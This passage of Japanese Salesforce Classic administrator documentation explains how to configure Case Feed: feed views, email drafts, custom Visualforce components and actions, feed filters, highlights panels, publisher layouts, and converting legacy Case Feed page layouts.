［外部から参照可能なフィード項目を強調表示］のみが有効になっている場合、次のフィード項目がケースフィードで強調表示されます。

- ケースの取引先責任者のメールアドレスとの間で送受信された受信メールと送信メール

［コミュニティケースフィードを有効化］のみが有効になっている場合、フィード項目は強調表示されません。

この設定は、コンパクトフィードでのみ使用できます。



1. オレンジ色で強調表示されたフィード項目は、顧客などの外部ユーザに表示されます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

- ""
- ""

2. 強調表示されていないフィード項目は、サポートエージェントなどの内部ユーザにのみ表示されます。

1. ［外部から参照可能なフィード項目を強調表示］設定を有効にします。
   a. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
   b. 編集するフィードベースのページレイアウトを選択し、[編集] をクリックします。
   c. ［フィードビュー］設定までスクロールし、［外部から参照可能なフィード項目を強調表示］を選択します。
2. ［コミュニティケースフィードを有効化］設定を有効にします。
   a. ケースのオブジェクト管理設定から、[サポート設定] に移動します。
   b. ［コミュニティケースフィードを有効化］を選択します。

ケースフィードのメールドラフトの有効化

ドラフトメールでは、ケースフィードを使用するサポートエージェントは、メッセージを作成し、すぐに送信せずに保存することができます。このオプションにより承認プロセスを実装することもできるため、スーパーバイザーやシニアエージェントがメッセージをレビューしてから顧客に送信することができます。

メールドラフトを有効化する前に、メール-to-ケースおよびケースフィードを設定します。

1. [設定] から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. [編集] をクリックします。
3. ［メールドラフトを有効化］を選択します。
4. [保存] をクリックします。

メモ: メッセージがドラフトとして保存される場合、[メール] アクションの［宛先］、［差出人］、CC、BCC、［件名］以外の項目への変更は保存されません。ドラフトメールを使用する予定の場合は、[メール] アクションから追加の項目を削除することをお勧めします。

関連トピック:

ケースフィードの設定

メールドラフトの承認プロセスの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サポート設定を変更する
- 「ケースの管理」
  および
  「アプリケーションのカスタマイズ」

ケースフィードへのカスタムコンポーネントの追加

サポートエージェントがケースの操作時に特殊なツールや機能に容易にアクセスできるようにするには、Visualforceページをケースフィードのカスタムコンポーネントとして使用します。

たとえば、対応付けコンポーネントを作成すると、そのコンポーネントを使用してエージェントが顧客の所在地を確認したり、ツールエージェントが作業中のケースに関連する商品を検索したりできます。標準ケースコントローラを含む Visualforce ページは、カスタムコンポーネントとして使用できます。

カスタムコンポーネントとして使用する Visualforce ページを作成したら、ケースフィードレイアウトにそれを追加します。

1. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します(このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。
2. [その他のツールおよびコンポーネント] セクションで、**[+ Visualforce ページを追加]** をクリックし、目的のページを選択します。
   コンポーネントの幅は、そのコンポーネントが含まれている列の幅によって決まります。コンポーネントの外観を最適にするには、Visualforce ページの幅を 100% に設定することをお勧めします。
3. コンポーネントの高さを設定します。
4. ページ上のコンポーネントを表示する場所を選択します。

   ヒント: 右列のコンポーネントは、エージェントがケースの詳細ページを表示すると非表示になるため、常時アクセス可能にするコンポーネントには左列を使用してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースフィード設定を変更する
- 「ケースの管理」

および

「アプリケーションのカスタマイズ」

関連トピック:

ケースフィードの設定

ケースフィードへのカスタムアクションの追加

サポートエージェントがケースの操作時に必要な追加のツールや機能に容易にアクセスできるようにするには、ケースフィードパブリッシャーにカスタムアクションを追加します。

ケースフィードでアクションを使用すると、サポートエージェントは顧客へのメール送信、ケースメモの作成、ケースの状況変更などの作業を実行できます。Visualforce ページを使用して、エージェントに追加の機能を提供するカスタムアクションを作成できます。たとえば、対応付けおよびローカル検索アクションを作成することで、エージェントは顧客の場所を検索して、最寄りのサービスセンターを見つけることができるようになります。

標準ケースコントローラを使用する Visualforce ページをカスタムアクションとして使用できます。

メモ: 高度なページレイアウトエディタを使用してケースフィードレイアウトのパブリッシャーを設定することを選択している場合、アクション追加の手順は、「高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースフィードにカスタムアクションを追加する
- 「アプリケーションのカスタマイズ」

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します (このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。
3. カスタムアクションのリストで [+ **Visualforce** ページを追加] をクリックします。
4. アクションとして追加するページを選択します。
5. アクションの高さ (ピクセル単位) を指定します。
6. [保存] をクリックします。

関連トピック:

ケースフィードの設定

オブジェクト管理設定の検索

ケースフィードのカスタムフィード条件の作成

カスタムフィード条件により、サポートエージェントは自分に最も関連する項目に集中できます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud ライセンス付属)

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

1. [設定]から、[クイック検索] ボックスに「ケース」と入力し、[フィード条件]を選択します。
2. [新規] をクリックします。
3. [フィード条件情報] セクションで、検索条件の表示ラベル、名前、説明を入力します。
4. [フィード検索条件] セクションで、この条件への入力方法を定義します。OR 関数を使用してさらに絞り込み条件を作成できます。

項目	説明
フィード項目種別	検索条件に含めるフィード種別を指定します。たとえば、[作成されたレコード] フィード項目種別には、新規レコードに関するフィード項目が表示されます。
関連オブジェクト	選択されたフィード項目に関連付けられているオブジェクトを指定します。このリストには、ケースオブジェクトに関連するすべてのオブジェクトが含まれます。リスト内のオブジェクトは、組織の設定方法に応じて異なります。たとえば、[作成されたレコード] をフィード項目種別として選択した場合、ケースを関連オブジェクトとして選択する可能性があります。その場合、この検索条件では新規ケースが表示されます。
表示	フィード項目の表示に基づいて検索条件にフィード項目を含めるかどうかを指定します。表示は、関連オブジェクトのセキュリティ設定や共有設定によって異なります。表示には、[すべてのユーザ] または [内部ユーザ] を含めることができます。たとえば、フィード項目種別として [ケースコメントフィード]、表示として [内部ユーザ] を選択するとします。このフィード条件では、内部ユーザが作成したケースコメントが表示されます。

5. [保存] をクリックします。
6. カスタムフィード条件を定義したら、ページレイアウトの [フィードビュー] 設定の [フィード条件オプション] セクションにある選択済み条件のリストに追加します。

例: 顧客とのやりとりを表示する検索条件を作成する場合、次の条件を使用する「顧客とのやりとり」という名前の検索条件を定義できます。

- 条件 1: 表示が [すべてのユーザ] に設定された [ケースコメント] フィード項目種別
- 条件 2: 表示が [すべてのユーザ] に設定された [メールメッセージ] フィード項目種別
- 条件 3: 表示が [すべてのユーザ] に設定された Chatter 投稿フィード項目種別

エージェントがこの検索条件を適用すると、ケースフィードには、外部ユーザと内部ユーザの両方に表示される [ケースコメント]、[メールメッセージ]、および Chatter フィード項目のみが表示されます。それ以外はすべて除外されます。

関連トピック:

ケースフィードのフィードレイアウトの作成と編集
ケースフィードのフィードビューの設定

ケースフィードページレイアウトの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フィードビュー、詳細ビュー、強調表示パネル、ケースクローズページをカスタマイズして、サポートエージェントがケースを操作しているときに表示される項目、ツール、および機能を指定します。

ケースフィードには、次の 4 種類のカスタマイズできるページレイアウトがあります。

- ケースの管理および操作時にユーザに表示されるフィードビュー。
- ユーザが [ケースの詳細を参照] をクリックすると表示される詳細ビュー。
- フィードおよびケースの詳細ページの最上部に表示される強調表示パネル。
- ユーザがケースの詳細ページからケースをクローズすると表示されるケースクローズビュー。

ケースのオブジェクト管理設定から、[ページレイアウト] に移動し、4 種類すべてのレイアウトを作成、編集、および割り当てることができます。

関連トピック:

ケースフィードのフィードレイアウトの作成と編集
高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定
ケースフィードの強調表示パネルのカスタマイズ
オブジェクト管理設定の検索

ケースフィードの強調表示パネルのカスタマイズ

強調表示パネルはフィードの詳細ビューの最上部に表示されます。このパネルには、ケースに関する最も重要な情報が表示されます。強調表示パネルを編集して、サポートエージェントの非常に重要な項目を含めることができます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. ケースフィードユーザのページレイアウトで、レイアウトの横にある をクリックして [詳細ビューを編集] を選択します。
3. 強調表示パネルにマウスポインタを置くと、アイコンが表示されるのでクリックします。
4. [強調表示パネルのプロパティ] ページで、編集する項目のボックスをクリックします。
5. ドロップダウンリストを使用して、各項目に含める情報の種別を選択します。項目を空白のままにしておく場合は、[なし] を選択します。[ケース番号] と [作成日] は、移動および削除はできません。
6. [OK] をクリックします。

関連トピック:

ケースフィードの設定

オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

ケースフィードのフィードレイアウトの作成と編集

フィードビューのページレイアウトでは、ケースフィードでユーザがケースを使用するときに表示されるアクション、項目、ツールを決定します。さまざまなレイアウトを作成して、異なるユーザプロファイルに割り当てることができます。たとえば、エージェントとスーパーバイザーに異なるレイアウトを設定できます。

メモ: フィードビューのページレイアウトを新規作成する前に、ケースの詳細ページのページレイアウトを新規作成する必要があります。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します(このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

高度なページレイアウトエディタを使用してレイアウトのパブリッシャーを設定することをすでに選択している場合、［詳細ビューを編集］を選択してアクションを追加、変更、または削除します。

3. フィードビューページのツール、コンポーネント、およびオプションを選択します。
4. [保存] をクリックします。

作成または編集したフィードビューのページレイアウトをプロファイルに割り当てます。

関連トピック:

- ケースフィードページレイアウトの概要
- 高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定
- オブジェクト管理設定の検索

ケースフィードのフィードビューの設定

ケースフィード設定を使用して、サポート部門のプロセスおよびビジネスニーズに合わせて機能をカスタマイズします。

ケースフィードのフィードビューを作成または更新する場合、次の設定が適用されます。

フィードビューオプション

オプション	用途	メモ
コンソールで全体の幅のフィードを有効化	Salesforce コンソールのタブやサブタブでエージェントがケースを参照するときに、フィードの幅を最大まで拡張する。	この設定を有効にしたときにフィードが占めるページ内の領域は、ツールやコンポーネントをケースフィードレイアウトの適切な列に配置しているかどうか、およびコンソールサイドバーコンポーネントがあるかどうかによって異なります。 この設定は、Summer'14 後に作成された組織では自動的に有効になっています。
コンソールでコンパクトフィードビューを有効化	エージェントが Salesforce コンソールのタブやサブタブでケースを表示するときに、フィードビューの全体的なデザインを更新したり、フィード項目を圧縮したりする。	コンパクトフィードを使用すると、エージェントは、標準フィードビューでケースを処理するときよりも少ないスクロール操作でケースに関するより多くの情報を表示できます。 このオプションは、［パブリッシャーのアクション］と［ページレイアウトエディタを使用してアクションを設定］が有効になっている場合にのみ使用できます。

オプション	用途	メモ
外部から参照可能なフィード項目を強調表示	フィード項目の背景色をオレンジ色に変更して、外部ユーザに表示されるフィード項目を示す。	このオプションは、コンパクトフィードでのみ使用できます。 この設定と［コミュニティケースフィードを有効化］設定の両方が有効になっている場合、次のフィード項目がケースフィードで強調表示されます。 • ケースの取引先責任者のメールアドレスとの間で送受信された公開メール • 公開ケースコメント • すべてのソーシャル投稿 • コミュニティからエスカレーションされた質問 • [アクセス権があるすべてのユーザ]/[公開] が設定された ToDo • [アクセス権があるすべてのユーザ]/[公開] が設定された行動 • [アクセス権があるすべてのユーザ]/[公開] が設定された Chatter 投稿 「コミュニティケースフィードの設定」も参照してください。

パブリッシャーオプション

オプション	用途	メモ
ページレイアウトエディタを使用してアクションを設定	ケースフィードパブリッシャーに表示されるアクションを選択するときに高度なページレイアウトエディタがデフォルトで使用されるようにする。	この設定は、組織で［パブリッシャーのアクション］が有効になっている場合にのみ表示されます。
パブリッシャーを自動的に折りたたむ	パブリッシャーが使用されていないときに自動的にその高さを縮小して、下のフィードの表示領域を広げる。エージェントがパブリッシャーの内部をクリックすると、すぐに通常の高さに展開されます。	この設定は、Summer'14後に作成された組織では自動的に有効になっています。また、［パブリッシャーのアクション］と［ページレイアウトエディタを使用してアクションを設定］が有効になっている場合にのみ使用できます。

アクションの選択および設定

オプション	用途	メモ
メニューの配置	パブリッシャーメニューを中央列と左列のどちらに表示するかを選択する。	この設定は、［ページレイアウトエディタを使用してアクションを設定］を選択していない場合にのみ表示されます。
カスタムアクション	アクションとしてパブリッシャーに追加するカスタム Visualforce ページを選択する(最大10個)。ページでは、標準ケースコントローラを使用する必要があります。	この設定は、［ページレイアウトエディタを使用してアクションを設定］を選択していない場合にのみ表示されます。
アクションを選択	ケースフィードパブリッシャーに追加するアクション、およびアクションが表示される順序を選択する。	この設定は、［ページレイアウトエディタを使用してアクションを設定］を選択していない場合にのみ表示されます。

[活動の記録] アクション

オプション	用途	メモ
アクション項目を選択	[活動の記録]アクションに追加する項目を選択する。	[活動の記録] には、［顧客名］項目が自動的に追加されます。 ケースフィードのアクションにリッチテキストエリア項目を含めることはできません。

[状況の変更] アクション

オプション	用途	メモ
アクション項目を選択	[状況の変更]アクションに追加する項目を選択する。	[状況の変更] アクションには、［現在の状況］および［変更後］項目が自動的に追加されます。［状況］項目をアクションに追加した場合、上記の2つの項目はその項目で自動的に置き換えられます。 ケースフィードのアクションにリッチテキストエリア項目を含めることはできません。

[メール] アクション

オプション	用途	メモ
アクション項目を選択	[メール]アクションに追加する項目を選択する。	追加した項目は、アクションのメール本文項目の下に表示されます。 ケースフィードのアクションにリッチテキストエリア項目を含めることはできません。
ヘッダー項目を選択	[メール]アクションのヘッダーに追加する項目を選択する。	メールヘッダーには、[差出人]、[宛先]、[Bcc]、[件名] 項目が自動的に追加されます。
メールツールを選択	エージェントが[メール]アクションを使用するときに利用できるツールを選択する。	[テンプレート]、[添付ファイル]、および[アドレスルックアップボタン]ツールは自動的に追加されます。
リッチテキストエディタを有効化	エージェントがリッチテキストエディタを使用できるようにして、太字テキスト、下線テキスト、箇条書き、番号付き箇条書き、リンク、インライン画像などの書式設定をメールメッセージに追加できるようにする。	エージェントは、エディタのメニューバーにある をクリックして、テキスト形式モードに切り替えることができます。
リッチテキストエディタの使用を要求	エージェントがメールを作成するときにテキスト形式モードに切り替えられないようにする。	この設定により、エージェントはプレーンテキストメッセージではなく、書式設定されたメールのみを作成して送信するようになります。
送信元アドレスを指定	特定のメールアドレスを [差出人] 項目に自動的に追加する。	複数のアドレスを使用する場合は、カンマで区切ります。これらのメールアドレスは、[メール]アクションヘッダーの選択リストとして表示されます。 使用できるのは、Salesforce で送信元アドレスとして検証されたメールアドレスのみです。
折りたたみ可能な本文項目を許可	エージェントがメール本文項目内をクリックするまでメール本文項目を自動的に折りたたむ。デフォルトで本文を折りたたむことで、ページの[メール]アクションの下の表示領域が広がり、エージェントは多くの情報を簡単に確認できるようになります。	エージェントがメール本文を展開すると、エージェントが他のアクションやページの別の場所をクリックしても、ページが再読み込みされるまでメール本文は展開されたままになります。

オプション	用途	メモ
折りたたみ可能なメールヘッダーを許可	エージェントが ＋ をクリックして展開するまでメールヘッダーを自動的に折りたたむ。	この設定を有効にすると、エージェントは作業中に必要に応じてヘッダーを展開したり、折りたたんだりできます。
メールスレッドをドラフトから除外	フィードでメールを作成するときにスレッド内の以前のメールを除外する。	これにより、スレッド内の以前のメールが送信メールメッセージに取り込まれなくなります。
［メールを送信］ ボタンを置換	標準の [メールを送信] ボタンを置き換えるボタンを選択する。これは、ボタンに別のラベルを付けたり、外観を変更したり、カスタム機能 (エージェントがメッセージを送信したときにワークフローをトリガするなど) を追加したりする場合に便利です。	コンテンツソースとしてSコントロールを持つボタンを除き、ケース用に作成したケースボタンを使用できます。

ケースフィードツール

オプション	用途	メモ
ケースフィードツールを選択	エージェントがケースフィードを使用するときに利用できるツールを選択する。	記事ツールは、デフォルトで追加されていますが、組織で Salesforce ナレッジを使用するまでケースフィードページには表示されません。

記事ツール

オプション	用途	メモ
PDF ファイルの添付を有効化	エージェントがナレッジ記事をPDFとしてメールメッセージに添付できるようにする。	この設定は、組織で Salesforce ナレッジを使用している場合にのみ表示されます。ナレッジを使用していても、この設定を有効にしていない場合、エージェントは記事をケースにしか添付できず、メールメッセージに添付することはできません。
コンソールでケースフィード記事ツールを使用	Salesforce コンソールのナレッジサイドバーをケースフィード記事ツールに置き換える。	この設定は、組織で Salesforce ナレッジを使用している場合にのみ表示されます。ナレッジを使用しているが、この設定を有効にしていない場合、Salesforce コンソールのケースフィード記事ツールまたはナレッジサイドバーのいずれ

オプション	用途	メモ
		かを非表示にして、エージェントがコンソールでケースを操作するときにいずれかのツールのみが表示されるようにすることをお勧めします。

その他のツールおよびコンポーネント

オプション	用途	メモ
カスタムコンポーネント	コンポーネントとして追加するカスタム Visualforce ページを選択する (最大 10 個)。標準ケースコントローラを使用する Visualforce ページは、カスタムコンポーネントとして使用できます。	Visualforce ページを追加したら、その高さを指定して、ページのどこに表示するか選択できます。
配置を選択	ツールやコンポーネント (カスタムボタン、カスタムリンク、[フォローされている人]リストなど)をページのどこに表示するか指定する。エージェントが利用する必要のない要素は、非表示にすることもできます。	カスタムリンクとカスタムボタンは、関連ケースの詳細ページレイアウトに追加した場合にのみ、フィードビューのページレイアウトの右サイドバーコンポーネントとして使用できます。 マイルストントラッカーは、組織でエンタイトルメント管理を有効にしている場合にのみ使用できます。 [トピック]リストは、ケースのトピックを有効化している場合にのみ使用できます。

検索条件オプション

オプション	用途	メモ
条件の表示	フィード条件の表示場所および表示方法を指定する。 • 左列に固定リストとして表示 • 左列にフロート表示リストとして表示 • 中央列にドロップダウンリストとして表示	ページをスクロールダウンしてもフィード条件リストが常に表示されるようにする場合、[左列にフロート表示リストとして表示]を選択します。これは、長いフィードを使用する場合に役立ち、エージェントがページトップまでスクロールする必要なくページのどこからでもケースの活動を迅速に絞り込むことができます。

オプション	用途	メモ
条件を選択	フィード条件リストに追加する条件を選択し、リストの順序を指定する。	エージェントが最も頻繁に使用すると思われる条件をリストの上部に配置することをお勧めします。

関連トピック:

高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定

ケースフィードへの添付ファイルコンポーネントの追加

ケースフィードページに添付ファイルコンポーネントを追加して、サポートエージェントがケースに関連付けられたすべてのファイルをすばやく表示および管理できるようにします。

顧客を支援しているときのサポートエージェントにとって、ケースに関連付けられたすべてのファイルにアクセスできることは重要です。添付ファイルコンポーネントを使用すると、エージェントは、Chatter ファイル、メールからの添付ファイル、およびケースのケース添付ファイル関連リストファイルのすべてを、ケースフィードページから一元的に表示および管理できます。添付ファイルコンポーネントを使用すると、エージェントはファイルをすばやくメールに添付したり、ファイルをダウンロードしたりできます。

エージェントは、すべてのソースからケースの最新添付ファイルを表示するか、ケースに関連付けられたすべてのファイルを作成日順に並び替えて表示するかを切り替えることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します (このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。
3. [その他のツールおよびコンポーネント] セクションで、[ファイル] を選択し、ページのどこに表示するかを指定します。
4. [保存] をクリックします。

`<support:caseUnifiedFiles>` コンポーネントを Visualforce ページに含めることで添付ファイルコンポーネントをカスタムページに追加するか、添付ファイルコンポーネントを Salesforce コンソールコンポーネントとし

て追加すると、ケースフィードページの領域を占有することなく、エージェントが添付ファイルコンポーネントを使用できます。

関連トピック:

オブジェクト管理設定の検索

高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定

組織でパブリッシャーのアクション機能を使用している場合、高度なページレイアウトエディタを使用してケースフィードパブリッシャーに表示されるアクションを選択できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースフィードパブリッシャーを設定する
- 「アプリケーションのカスタマイズ」

メモ: ケースフィードを使用する新しい Salesforce 組織および Summer' 13 リリース後にケースフィードを有効化する組織については、デフォルトでこのオプションが選択されます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します (このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。
3. [ページレイアウトエディタを使用してアクションを設定] を選択します。
4. [保存] をクリックします。
5. ページレイアウトエディタにアクセスする手順は、次のとおりです。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[詳細ビューを編集] を選択します (このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。
6. ページレイアウトエディタの [Salesforce Classic のパブリッシャーのクイックアクション] セクションで、 をクリックします。
7. パレットで、[クイックアクション] をクリックします。
8. 必要なアクションを [Salesforce Classic のパブリッシャーのクイックアクション] セクションにドラッグします。アクションをドラッグして表示される順序を変更したり、必要のないアクションをセクション外にドラッグして削除したりできます。
   ケースフィードページのパブリッシャーに表示されるアクションは約 5 ～ 6 個で、残りは [さらに表示] ドロップダウンリストに含まれます。
9. [保存] をクリックします。

従来の[ケースフィードの設定]ページを使用したパブリッシャーの設定と、高度なページレイアウトエディタに切り替えた後には次の違いがあります。

- アクションリストがパブリッシャーの上部に表示されます。パブリッシャーの左にアクションリストを表示することはできません。
- [顧客への回答] アクションは、[メール] と [ポータル] という 2 種類のコンポーネントアクションに分けられます。
- アクションリストの外観が、他のページの Chatter パブリッシャーに近くなります。
- [ケースのメモを記入] アクションの代わりに、標準 Chatter アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[質問]、[感謝]) が自動的にパブリッシャーレイアウトに表示されます。これらのアクションの順序は変更でき、不要なものは削除できます。
- [ケースの詳細を参照]アクションの代わりに[フィードビュー/詳細]ドロップダウンリストが表示されます。
- ケースフィードパブリッシャーに過去に追加したカスタムアクションは使用できません。新しいカスタムアクションを作成して、パブリッシャーに追加してください。これらの新しいアクションでは、`interaction.js` ではなく、`publisher.js` を使用する必要があります。
- ケースの詳細ページが最大幅まで拡大され、すべての関連リストとその他の情報が見やすくなります。

関連トピック:

ケースフィードページレイアウトの概要
ケースフィードのフィードレイアウトの作成と編集
オブジェクト管理設定の検索

ケースフィードユーザのページレイアウトのケースページレイアウトへの変換

Spring '14 では、ケースレイアウトの作成とカスタマイズを容易にするために、ケースフィードユーザのページレイアウトがフィードベースのケースページレイアウトに置き換えられました。古いページレイアウトを変換することで、高度なページレイアウトエディタを使用してページレイアウトを管理し、ケースフィードをより簡単にユーザに割り当てることができます。

メモ: ケースフィードユーザのページレイアウトは、Spring '14 より前に作成された組織でのみ使用できます。

フィードベースのケースレイアウトには、ケースフィードユーザのページレイアウトと同じ機能、つまり、フィード(アクションを含むパブリッシャー、フィード条件、記事ツールなどのツール、カスタムボタンやリンクなどのサイドバーコンポーネントを含む)、強調表示パネル、詳細ページ(関連リストとケースに関するその他の詳細な情報を含む)が含まれます。標準のページレイアウト割り当てツールを使用して、フィードベースのケースページレイアウトをユーザに割り当てることができます。これにより、ユーザにケースフィードへのアクセス権を付与するために権限セットやカスタムプロファイルを使用する必要がなくなります。

ケースフィードユーザのページレイアウトをフィードベースのケースレイアウトに変換する手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

ページレイアウトを割り当てる
- 「ユーザの管理」

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードユーザのページレイアウト] リストで、レイアウトの横にある をクリックして［ケースページレイアウトに変換］を選択します。

   元のレイアウトを削除する前に変換されたレイアウトを確認できるように、このオプションを使用することをお勧めします。ただし、時間を節約する場合は、［ページレイアウトに変換して削除］を選択できます。
3. 変換されたレイアウトが [変換済み:] というプレフィックス付きで [ケースページレイアウト] リストに表示されます。その横にある [編集] をクリックします。
4. ページレイアウトエディタで、必要な要素がレイアウトに含まれていることを確認します。フィード条件やサイドバーコンポーネントなど、フィードビューに含まれている要素を表示して編集するには、[フィードビュー] をクリックします。
5. ケースページレイアウトに問題がなければ、[ケースページレイアウト] リストで [ページレイアウトの割り当て] をクリックして、該当するユーザプロファイルに割り当てます。

   メモ: 「ケースフィードを使用」権限を持つカスタムプロファイル、または「ケースフィードを使用」を含む権限セットを持つプロファイルの場合、これらのページ割り当ては、権限または権限セットを削除するまで有効になりません。Winter '14 から Spring '14 までの間に作成された組織の場合、標準プロファイルから［ケースフィードを使用］を削除できないため、これらの割り当ては、ケースフィードユーザのページレイアウトをすべて削除するまで有効になりません。
6. [ケースフィードユーザのページレイアウト] リストで、古いバージョンのレイアウトの横にある をクリックして [削除] を選択します。確認が表示されたら、[OK] をクリックします。
7. 削除するレイアウトにユーザが割り当てられている場合、置き換えとして別のレイアウトを選択するように要求されます。これは形式的なもので、ユーザをケースページレイアウトに割り当てれば、ユーザにはそのレイアウトが表示されます。

ケースフィードユーザのレイアウトが複数ある場合、それらすべてを同時に変換して削除することをお勧めします。最後の古いレイアウトを削除すると、[ケースフィードユーザのページレイアウト] リストが表示されなくなります。

関連トピック:

ケースフィードのフィードレイアウトの作成と編集
高度なページレイアウトエディタを使用したケースフィードパブリッシャーの設定
ページレイアウトのカスタマイズまたはレコードタイプページからのページレイアウトの割り当て
オブジェクト管理設定の検索

コンソールサイドバーへのグローバルアクションとカスタムクイックアクションのコンポーネントとしての追加

サービスコンソールサイドバーにグローバルアクションとカスタムクイックアクションをコンポーネントとして追加できるため、エージェントはレコードの作成、ケース情報の更新、関連情報の検索、親レコードへのリンクのすべてを現在のタブから移動することなく実行できます。クイックアクションを使用して、[ケースの詳細]ページを置き換えることができるため、エージェントは、取引先責任者や納入商品など、ケース関連情報をメインワークフローで表示できます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud ライセンス付属)

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

カスタムコンソールコンポーネントを追加する
- 「アプリケーションのカスタマイズ」

1. グローバルアクション(作成アクション用)とカスタムクイックアクション(更新アクション用)を作成します。

   作成アクションは、グローバルクイックアクションである必要があります。更新アクションは、参照項目オブジェクト種別に基づくオブジェクト固有のクイックアクションである必要があります。たとえば、取引先責任者の参照項目を更新するには、取引先責任者固有の更新アクションが必要です。

2. アクションをコンポーネントとしてケースページレイアウトに追加し、エージェントがそのクイックアクションを使用できるようにします。
   a. [設定]から、[クイック検索]ボックスに「ケース」と入力し、[ページレイアウト]を選択します。
   b. クイックアクションを追加するページを選択し、[編集]をクリックします。
   c. [ケースレイアウト]ページで、[カスタムコンソールコンポーネント]を選択します。
   d. コンポーネントを追加するサイドバーセクション([左サイドバー]セクションなど)に移動します。
   e. [種別]で[ルックアップ]を選択します。
   f. [項目]で、クイックアクションが実行される関連項目を選択します。
   g. サポートエージェントがレコードを検索して関連レコードにリンクできるようにするため、[リンクを有効化]を選択します。たとえば、サポートエージェントは取引先責任者名をケースにリンクできます。
   h. [作成アクション]で、レコードを作成するグローバルアクションを選択します。たとえば、グローバルアクションで取引先責任者を作成できます。
   i. [更新アクション]で、レコードを更新するクイックアクションを選択します。たとえば、クイックアクションで取引先責任者の項目を更新できます。
   j. [保存]をクリックします。

関連トピック:

